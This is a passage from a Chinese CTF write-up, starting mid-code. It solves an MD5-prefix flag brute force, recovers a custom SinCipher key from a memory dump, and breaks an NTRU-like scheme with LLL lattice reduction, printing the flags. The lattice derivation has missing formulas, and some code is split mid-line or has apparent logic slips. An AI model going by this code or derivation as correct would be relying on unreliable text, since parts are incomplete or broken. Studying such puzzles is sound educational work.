                }
            }
        }
    }
}
system("pause");
}

```

得到的结果如下：

```
0 9 e
1 5 9
2 8 b
3 b d
4 5 c
5 6 9
6 4 d
7 3 b
8 b e
9 b d
10 9 f
11 1 9
12 1 9
13 f
14 2 4
15 6 7 e
16 a f
17 2 4
18 4 e
19 b e
20 5 6
21 1 3 5 7 9 b d e f
22 2 3
23 7
24 0 5
25 0
26 6
27 4
28 4 e
29 3 c
```

此为每一位的可行值，逐位爆破，共计有 $2^{23}$ 乘以3乘以9得出226492416种不同的flag，选择一个flag并将md5值写在题目中即可实现多文件。

基于以上爆破结果，此脚本即可完成功能。

```

import hashlib

p01=['95','e5','99','e9']
p23=['8b','bb','8d','bd']
p45=['56','c6','59','c9']
p67=['43','d3','4b','db']
p89=['bb','eb','bd','ed']
p10=['91','f1','99','f9']
p12=['1f','9f']
p14=['2','4']
p15=['6','7','e']
p16=['a2','f2','a4','f4']
p18=['4b','eb','4e','ee']
p20=['5','6']
p21=['1','3','5','7','9','b','d','e','f']
p22=['27','37']
p24=['0064','5064']
p28=['4','e']
p29=['3','c']
str = 'Sangfor{'
for a01 in range(len( p01 )):
    for a23 in range(len( p23 )):
        for a45 in range(len( p45 )):
            for a67 in range(len( p67 )):
                for a89 in range(len( p89 )):
                    for a10 in range(len( p10 )):
                        for a12 in range(len( p12 )):
                            for a14 in range(len( p14 )):
                                for a15 in range(len( p15 )):
                                    for a16 in range(len( p16 )):
                                        for a18 in range(len( p18 )):
                                            for a20 in range(len( p20 )):
                                                for a21 in range(len( p21 )):
                                                    for a22 in range(len( p22 )):
                                                        for a24 in range(len( p24 )):
                                                            for a28 in range(len( p28 )):
                                                                for a29 in range(len( p29 )):
                                                                    str = 'Sangfor{' +p01[a01]+p23[a23]+p45[a45]+
p67[a67]+p89[a89]+p10[a10]+p12[a12]+p14[a14]+p15[a15]+p16[a16]+p18[a18]+p20[a20]+p21[a21]+p22[a22]+p24[a24]+p28[
a28]+p29[a29]+'}'

                                                                    mk=hashlib.md5(bytes(str,"utf8")).hexdigest(
)

                                                                    if mk[0:10]=='16f6d95849':
                                                                        print(str+':')
                                                                        print(mk)

```

## Crypto

### SinCipher

- 1.拿到文件用binwalk跑啥也没有。
- 2.用strings看有很多无意义的字符串，限制长度后，可以看到如下字符，获取到加密的iv和密文了，猜测有pyc文件，版本为3.8.2。

```

$ strings -8 memdump
expect python 3.8.2c
z+SinCipher.gen_round_key.<locals>.<listcomp>r
SinCipher.gen_round_key
z'SinCipher.sub_trans.<locals>.<listcomp>r
SinCipher.sbox_trans)
__encrypt_oneD
SinCipher.__encrypt_onec
z%SinCipher.encrypt.<locals>.<listcomp>r
_SinCipher__encrypt_one)
<module>
{"iv": "8e9313ce03257990eb5c019f97afe2aa4ceb27ac327f4493f300bffe3fb94dc8", "cipher": "c732f791dde0a9e7819da08462
e9e767b43df88b8e450d2d63e076fd0f32fe6a51e7fbcc220f4c7b30"}
.....

```

3.根据版本号与pyc的结构，定位到pyc的起始位置为0x19020:

```

1:9020h 55 0D 0D 0A 00 00 00 00 0C F2 67 61 5E 13 00 00
1:9030h E3 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1:9040h 00 04 00 00 00 40 00 00 00 73 76 00 00 00 64 00
1:9050h 64 01 6C 00 5A 00 64 00 64 01 6C 01 5A 01 64 00
1:9060h 64 01 6C 02 5A 02 64 00 64 01 6C 03 5A 03 64 00
1:9070h 64 02 6C 04 6D 05 5A 05 01 00 64 03 65 03 6A 06
1:9080h 76 00 73 3E 4A 00 64 04 83 01 82 01 47 00 64 05
1:9090h 64 06 84 00 64 06 65 07 83 03 5A 08 65 09 64 07

```

4.提取出pyc并反编译:

```

$ dd of=tmp1.pyc if=memdump skip=1 bs=102432
9+1 records in
9+1 records out
946144 bytes (946 kB, 924 KiB) copied, 0.001197 s, 790 MB/s

$ uncompye6.exe tmp1.pyc > tmp.py

```

5.查看代码发现它只有加密部分，且存在一个假的加密密钥:

```

def main():
    secret_key = b'0_0.... -_--...' # 这是错误的密钥
    iv = weak_rand_str(32)
    sin = SinCipher(secret_key, iv)
    plain_text = input('')
    plain_bytes = plain_text.encode('utf8')
    cipher_bytes = sin.encrypt(plain_bytes)
    print(json.dumps({'iv':iv.hex(), 'cipher':cipher_bytes.hex()}))

if __name__ == '__main__':
    main()

```

现在已知加密算法/IV和密文，需要找出加密的密钥再写出解密算法。

6.经过分析加密算法，加密脚本只有S盒，需要先算出逆S盒:

```
def r_sbox_gen(sbox: list):
    r_sbox = list(range(0, 256))
    for i in range(0, 256):
        raw = (sbox[i] & 0xf0) >> 4
        rol = sbox[i] & 0xf
        r_sbox[(raw * 16) + rol] = i
    return r_sbox
```

另外它会通过输入的密钥生成轮密钥，轮密钥间存在相互关系：

```
def gen_round_key(cls, mk: tuple):
    rk0 = [(cls.FK[i] ^ mk[i]) & 0xffffffff for i in range(0, 4)]
    rk = rk0 * cls.ROUND_COUNT
    for i in range(1, cls.ROUND_COUNT):
        for j in range(0, 4):
            if j == 0:
                rk[i * 4 + j] = cls.sbox_trans(cls.ROUND_KEY[i - 1] ^ rk[i * 4 + j - 4]) ^ rk[i * 4 + j - 1]
            else:
                rk[i * 4 + j] = rk[i * 4 + j - 4] ^ rk[i * 4 + j - 1]
    return rk
```

根据轮密钥规律，每一个密钥是它的前一位与前4位异或而得，每轮的第一位还和轮数相关，因此可通过此规律在内存中搜寻密钥，且只需要知道连续的5位就能恢复出原始密钥，算法如下：

```

def crack_rk(data):
    def find_key_first(x: list):
        # 先定位到一个符合规则的位置
        for i in range(len(x) - 1, 3, -1):
            if x[i] == x[i - 4] ^ x[i - 1]:
                x = x[:i + 1]
                return x

    def find_round(x: list):
        """获取一轮的数据和当前轮数"""
        for i in range(len(x) - 1, 3, -1):
            if x[i] == x[i - 4] ^ x[i - 1]:
                continue
        for j in range(SinCipher.ROUND_COUNT - 1):
            if x[i - 4] == SinCipher.rsbox_trans(x[i - 1] ^ x[i]) ^ SinCipher.ROUND_KEY[j]:
                # 找到了它, 辣么
                round = j
                x = x[i - 4:i]
                return round, x

    def recovery_key(round_key: list[int], round):
        """从一个完整的轮密钥恢复出原始密钥"""
        assert len(round_key) == 4
        round += 1 # 第0轮开始
        rk = round * 4 * [0] + round_key
        for i in range(round - 1, 0, -1):
            for j in range(3, -1, -1):
                rk[i * 4 + j] = (rk[(i + 1) * 4 + j] ^ rk[(i + 1) * 4 + j - 1]) & 0xffffffff
                if j == 0:
                    rk[i * 4 + j] = (SinCipher.rsbox_trans(rk[i * 4 + j]) ^ SinCipher.ROUND_KEY[i - 1]) & 0xffff
                    ffff

            rk0 = tuple(map(lambda x, y: (x ^ y) & 0xffffffff, rk[4:8], SinCipher.FK))
            return SinCipher.sin_i2b(rk0)

    x = b2i(data)
    x = find_key_first(x)
    x = find_round(x)
    return recovery_key(x[1], x[0])

#> e08f08b75ee3ccb560f25920a1af79fc

```

7.恢复出密钥后, 可通过加密算法写出解密算法, 解密数据。

```

def decrypt(data):
    secret_key = crack_rk(data)
    cipher = '{"iv": "8e9313ce03257990eb5c019f97afe2aa4ceb27ac327f4493f300bffe3fb94dc8", "cipher": "c732f791dde0a9e7819da08462e9e767b43df88b8e450d2d63e076fd0f32fe6a51e7fbcc220f4c7b30"}'
    cipher = json.loads(cipher)
    iv = bytes.fromhex(cipher['iv'])
    cipher = bytes.fromhex(cipher['cipher'])
    sin = SinCipher(secret_key, iv)
    plain = sin.decrypt(cipher)
    print(plain.decode('utf'))

#> e08f08b75ee3ccb560f25920a1af79fc
#> SangFor{Rexz-z1uMoHt1hyC3t7E8jB7psZWIKCp}

```

这一题实质上就是一道求解SVP的题目。

**前置知识：**

空间 (Span)

给定一组线性无关的基向量  $v_1, v_2, \dots, v_n$ ，那么这些基向量的所有线性组合。

所形成的集合，叫做这组基向量所张成的空间。

例如，在二维平面中，选两个单位正交向量作为基向量。

由这两组基向量的所有可能的线性组合。

张成的空间为整个二维平面。二维平面上的任何一点，都可以由这两组基底的一个线性组合来表示。

**格 (Lattice)**

格的定义与空间类似，给定一组线性无关的基向量  $v_1, v_2, \dots, v_n$ ，那么这些基向量的所有整系数线性组合。

所形成的集合，叫做这组基向量所张成的格。（系数不是任何实数，而是任何整数）不同的基底，可能会张成不同的格。对原基底进行整系数线性转换得到的新的基底，张成的格不变。

格相关的问题中，有两个知名的难题：

SVP（最短向量问题，Shortest Vector Problem）：给定格和基向量，找到格中的一个长度最短的非零向量。CVP（最近向量问题，Closest Vector Problem）：给定格和基向量，以及一个不在格上的目标向量，找到格中一个距离目标向量最近的格向量。

在广义上的这两大难题已经被证明是NP难问题。

本题是求解SVP（最短向量问题，Shortest Vector Problem）的题目。

格基规约算法中的LLL算法，可以求解2维的SVP问题。

**&解题思路：**

已知2个关系式和  $p, h, c$ ；求  $m, f, g$ 。目前无法确定随机数  $r$  的值，想办法化简。

$$h \equiv f^{-1} \cdot g \pmod{p}$$

由于未知量较多，先假设  $f, g$  已知。对上面一式带入二式。

两边同乘  $f$ 。

得到：

$r$  为1024 bit， $g$  为768 bit， $m$  为flag字符串转成数字，一个字符8bit，一般来说flag不会太长，所以基本上是小于是于1000 bit， $f$  为1024 bit， $p$  为3072 bit。

右边式子的值小于  $p$ ，所以模  $p$ ，得到的是：

则令：

即：

通过变换以及参数之间的大小关系，在同余式里面得出一个等式。

这样可以将随机数r约掉。

此时，r被化简，只需要求出f、g，就可以的到明文m的值：

注：在模g下运算，g是一个768 bit的强素数，这就保证了，f是个1024 bit的数，在模g下， $f = f - k \cdot g$ 的逆元必定存在。现在只要求f、g，就能解出m，求f、g的方法，此式子，看做格来求解SVP问题。

$$h \equiv f^{-1} \cdot g \pmod{p}$$

两边同乘f。

可以构造一个由下面这个矩阵M中的两个行向量(1,h), (0,p)所张成的格：

两边同乘f。

下面我们来证明向量(f,g)是在这个格上的。

**证明**

将同余式，

化为等式，

恒等变换，

可以发现，

向量(f,g)可以由基向量M的某种整系数线性组合(f,-u)来表示，因此向量(f,g)就在这个格上。

已知h, p, f, g的大小。

h: 2000多bit p: 3072bit f: 1024 bit g: 768 bit

相对于两个基底向量(1, h), (0, p)来说，向量(f, g)的长度要小得多得多，根据Gaussian heuristic可知，在这个格中最短向量的长度大概在 $\sqrt{2^{3072}}$ 约等于 $2^{1536}$ 左右。因此，很大概率上，这个(f, g)就是这个格的最短向量。本题是求解SVP（最短向量问题，Shortest Vector Problem）的题目。

格基规约算法中的LLL算法，可以求解2维的SVP问题。

SageMath有内置的LLL算法实现。

```

# Construct lattice.
v1 = vector(ZZ, [1, h])
v2 = vector(ZZ, [0, p])
m = matrix([v1,v2]);

# Solve SVP.
shortest_vector = m.LLL()[0]
f, g = shortest_vector
print(f, g)
if f < 0:
    f = -f
if g < 0:
    g = -g

```

最短向量坐标点有可能为负，所以记得取正，得到f、g的值，带入此式，可求得明文m。

```

# Decrypt.
a = f * c % p % g
m = a * inverse_mod(f, g) * inverse_mod(f, g) % g
print(hex(m))

```

完整的解题sage代码：

<https://sagecell.sagemath.org/>，有在线的sagemath的编辑器。

```

# sage
h = 741685980036657124703570824117837943284881194590239567891710666488343092021421903134091659952188649247812611
8380274476397691260341137475919943667756873759389676898047251968054914145087274373129927680104818344197576704719
4007526119487945342392321944125761475626521789461337081789697409940487209414754389935205939009168422379514254656
3465495330437517764151319634429847222377879702032311285611223439501739927480752413359628416456028279899789972187
5636180183236797105456526621641251111475850754327167517813644229115690927753688859261806632086417096384649299464
7844914425741528099556940566035290939357925194886742739461698670059583156266965799856613339081981843921218807231
1169414636981074849512957738865991057231262600908765213165983659796926041306763839123708343607947260925756758958
1953125290645680364356006928769652442139688860997679218814318986101264034832390335037730493060215473019421150277
30890839384097247580833293474121
p = 505023360852926181545942172070975327626801346531700077184776142795760352804086956326551208850240434655465189
4767140649951393710149478346487842226815680708858366844907626693398878139547241241604618724512692518021411749264
259840624779360759001868335463406567748850800771674152364817389440382596492344536201436530707951788071314606012
5806013817942071664143099583328718924580514375061830265264241548677484806660911727367292141398339099959147316203
1857282360905260202304823054997752113434845072557695790439790834994452905929352930982374841221663164102442465389
946495692126891880858411108590904768261764284774900028330118147027558509771985183930796953814255909654578313728
2836899758561644765596798516614397217637898370229157888598713061166229139892542049722294601683557030900642839033
7561970913212519826593343069311323267590159714748533145359585126694351887284247992873298838977471763682734366220
545390283355331333821253454043331
c = 496344680280957185726096803301840653927636461667514811702106023797151647764472975788736637018452093167313467
9432221828418088740269678401592795884258839004421043480925685487118640904029869799288796776841100802058925924158
4881086872884733259670430121382200040408323425912682575660278364948554052933697218310705781207391309117814138434
6670033950713701285172860247335530759371749917115812566908342281675855031899420108899049856908388525307529024436
470571607146519500080683516129730868597996107999376894064000007962668547794453962322970945764813405945636433263
0335850023124484113991112424678261461566378473608548459506607339719670280853516108614774856795467782167677253248
7543650764772842395445651022300552470387441316691502628093445282625460785200886803642339004822285333287414812135
5877236114661021786904667122523713764404195998302086834272099572649032757357798879435992821026120121023839152206
091356383515016661233619651957370

# Construct lattice.
v1 = vector(ZZ, [1, h])
v2 = vector(ZZ, [0, p])
m = matrix([v1,v2]);

# Solve SVP.
shortest_vector = m.LLL()[0]
f, g = shortest_vector
if f < 0:
    f = -f
if g < 0:
    g = -g
print(hex(f), hex(g))

# Decrypt.
a = f * c % p % g
m = a * inverse_mod(f, g) * inverse_mod(f, g) % g
print(hex(m))

```

运行，可得flag的十六进制值。

转换成明文得flag。

```
SangFor{pfa2s1f65ads4fwev1s2d3v1cxxavqes}
```